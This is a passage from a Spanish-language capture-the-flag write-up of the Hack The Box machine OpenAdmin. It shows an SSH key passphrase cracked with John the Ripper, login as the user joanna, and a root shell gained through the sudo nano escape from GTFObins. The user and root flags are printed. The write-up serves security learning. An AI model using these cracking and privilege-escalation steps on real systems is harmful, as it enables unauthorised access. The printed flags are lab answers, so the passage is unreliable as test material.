root@kali:~/HTB_OpenAdmin# john JoannaPrivateKeyToJohn --wordlist=/usr/share/wordlists/rockyou.txt --format=SSH
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodnijas      (JoannaPrivateKey)
lg 0:00:00:14 DONE (2020-01-25 20:57) 0.06711g/s 962530p/s 962530c/s 962530C/sa6_123..nlmj4W4rri0R!
Session completed
root@kali:~/HTB_OpenAdmin#

```

Ilustración 28: Obteniendo la contraseña que protege la clave privada con JohnTheRipper.

Cuando se obtuvo la contraseña que protegía la clave privada de *Joanna*, se podía abrir una sesión de SSH:

```

root@kali:~/HTB_OpenAdmin# ssh -i JoannaPrivateKey joanna@10.10.10.171
Enter passphrase for key 'JoannaPrivateKey':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information disabled due to load higher than 2.0

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Jan 25 20:51:35 2020 from 10.10.14.25
joanna@openadmin:~$

```

Ilustración 29: Conexión SSH con el usuario Joanna.

```

joanna@openadmin:~$ ls
user.txt
joanna@openadmin:~$ cat user.txt
c9b2cf07d40807e62af62660f0c81b5f
joanna@openadmin:~$

```

Ilustración 30: Flag user.txt.

Obtenida la *flag* de usuario se procedió a realizar la escalada de privilegios, para obtener acceso al sistema como usuario administrador.

```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User joanna may run the following commands on openadmin:
  (ALL) NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:~$
```

Ilustración 31: Ejecución del comando `sudo -l`.

El usuario Joanna podía ejecutar el editor nano con privilegios de administrador, por tanto, siguiendo los pasos de la guía GTFObins se consiguió abrir una sesión como usuario administrador:

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```

Ilustración 32: Pasos explicados en <https://gtfobins.github.io/gtfobins/nano/#sudo>.

```
joanna@openadmin:~$ sudo /bin/nano /opt/priv
```

Ilustración 33: Ejecución de nano con permisos de administrador.

```
Command to execute:
^G Get Help      ^X Read File
^C Cancel        M-F New Buffer
```

Ilustración 34: Ejecución de `^R^X`.

```
Command to execute: reset; sh 1>&0 2>&0#
# Get Help      ^X Read File
# Cancel        M-F New Buffer
#
# #
# # id
uid=0(root) gid=0(root) groups=0(root)
#
```

Ilustración 35: Introduciendo el comando `"reset; sh 1>&0 2>&0"`.

```
# pwd
/home/joanna
# cd /root
# ls -la
total 40
drwx----- 6 root root 4096 Nov 28 09:36 .
drwxr-xr-x 24 root root 4096 Nov 21 13:41 ..
lrwxrwxrwx 1 root root   9 Nov 21 17:45 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Apr  9 2018 .bashrc
drwx----- 2 root root 4096 Nov 21 16:44 .cache
drwx----- 3 root root 4096 Nov 21 16:44 .gnupg
drwxr-xr-x 3 root root 4096 Nov 22 14:08 .local
-rw----- 1 root root   18 Nov 21 16:49 .mysql_history
-rw-r--r-- 1 root root  148 Aug 17 2015 .profile
-rw-r--r-- 1 root root   33 Nov 28 09:36 root.txt
drwx----- 2 root root 4096 Nov 21 13:45 .ssh
# cat root.txt
2f907ed450b361b2c2bf4e8795d5b561
#
```

Ilustración 36: Flag root.txt.

Como conclusión se podría decir que ha sido una máquina fácil de realizar pero bastante entretenida.